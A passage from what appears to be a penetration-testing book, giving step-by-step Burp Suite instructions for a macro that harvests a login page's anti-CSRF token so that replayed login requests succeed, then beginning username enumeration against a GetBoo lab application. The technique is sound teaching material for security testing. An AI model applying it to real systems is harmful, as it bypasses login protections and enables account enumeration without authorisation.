


Figure 4.9 – All | Sessions

10. After highlighting **Sessions**, go inside the **Session handling rules** area and click the **Add** button to add a new rule:




Figure 4.10 – Creating a new session handling rule with a macro to handle refreshing the token

11. When the **Session handling rule editor** area appears, type `RefreshToken` as the name of the new rule. For **Rule actions**, select **Run a macro**:




Figure 4.11 – Naming our session handling rule and defining the action

12. When the **Session handling editor** pop-out window opens, select the **Update only the following parameters and headers** radio button and type `token`. Please *do not* skip this step; otherwise, the rule will not work properly:




Figure 4.12 – Update only the token parameter setting

In the same **Session handling editor** pop-out window, at the top, click the **Add** button under **Select macro**:




Figure 4.13 – Session handling action editor settings

13. After clicking **Add** under **Select macro**, two new pop-out windows will appear. In the **Macro Recorder** table shown here, look for the POST `/getboo/login.php` request inside the history containing the `demo` username and the `aaaaaa` password. This is the same request you performed in the browser and the same one we looked at originally in **Repeater**. You must now find it in the **Macro Recorder** table to have the macro *replay* the request:




Figure 4.14 – Macro Recorder

Here is the request containing `demo` and `aaaaaa`:




Figure 4.15 – Macro Recorder highlighting the POST request of the login

14. After finding the POST `/getboo/login.php` request inside the history, select the GET `/getboo/login.php` request that occurred *just before* the POST (two requests down, as shown in the following screenshot):




Figure 4.16 – Macro Recorder of the previous GET request

15. The reason this GET `/getboo/login.php` request is important is that the token value in the response is assigned to the token value of the POST two requests later:

Figure 4.17 – The response of the previous GET assigns a hidden value for the token

As evidence and for your understanding, look at the POST `/getboo/login.php` request again. Note that the value of the token matches the hidden value from the previous GET response (that is, `ed881be5badd9b284239be84948a103a`):




Figure 4.18 – The token value is used in the subsequent POST request

16. Using this pattern, we will create a macro to grab the ever-changing token value from the GET response and have the unique value populate our token inside the POST request we have waiting for us in **Repeater**. Running this macro should fix the problem we are currently experiencing and get rid of the message stating **The security token is invalid**.

    Now, let's build the macro! Select *only* the GET `/getboo/login.php` request from the **Macro Recorder** history table and click **OK**:




Figure 4.19 – Macro Recorder search box

17. After clicking **OK**, you will return to the **Macro Editor** area. Feel free to name your macro – for example, `TokenFromResponseMacro`. Ensure *only* the GET `/getboo/login.php` request is shown in the table. Click **Configure item**:




Figure 4.20 – Macro Editor | Configure item

18. A new pop-out window will appear entitled **Configure Macro Item**. We will select a custom parameter in the response. Click **Add**:




Figure 4.21 – The Configure Macro Item custom parameter from the response

Yet another pop-out window will appear, where you can define the custom parameter:

I. For the parameter name, type `token`.

II. Type `token` into the search box at the bottom to find where the token is in the response.

III. Once you find the token value, highlight the *value* from beginning to end. If you highlighted it correctly, you should see **Start after expression** and **End at delimiter** populated, as shown in the following screenshot.

Click **OK** to close the **Define Custom Parameter** window:




Figure 4.22 – Define Custom Parameter

19. After clicking **OK** three times to close all the pop-out windows, you should return to the original **Session handling rule editor** dialog box. The view will default to **Details**, so you need to select the other tab, **Scope**.

    Under **Tools scope**, uncheck all tool boxes except the **Repeater** tool. Under **URL scope**, select **Include all URLs**. Click **OK** to close the **Session handling rule editor** dialog box:




Figure 4.23 – Only assigning scope to Repeater

20. Make sure your new session handling rule is enabled by ensuring the checkbox is filled:




Figure 4.24 – Enabling the new session handling rule

21. Now, you are ready to return to **Repeater** and test out the new session handling rule with the macro. Re-send the POST `/getboo/login.php` request inside **Repeater** with `demo` as the username and `aaaaaa` as the password. Now, you will see that the message is **The password is invalid**. instead of **The security token is invalid**. If you don't see the new message, retrace your steps to create the session handling rules and macro:

Figure 4.25 – Retesting the POST request in Repeater

22. We no longer receive the message stating **The security token is invalid** inside Repeater. Great! Now that our session is handled properly with our macro, let's tweak the username in the POST request to see whether we can enumerate more user accounts. In the name field, place an invalid username, such as `joey`, and click the **Send** button. Notice the returned message of **The user does not exist.**:

